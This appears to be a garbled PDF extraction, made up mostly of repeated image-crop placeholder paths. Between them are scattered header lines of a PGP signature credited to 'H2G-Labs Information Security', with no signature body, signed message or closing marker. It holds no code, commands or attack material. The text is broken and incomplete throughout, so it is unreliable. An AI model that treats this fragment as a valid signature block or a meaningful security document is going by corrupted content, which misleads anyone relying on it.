
-----BEGIN PGP SIGNATURE-----


Version: GnuPG (PRIVATE)


Comment: H2G-Labs Information Security



































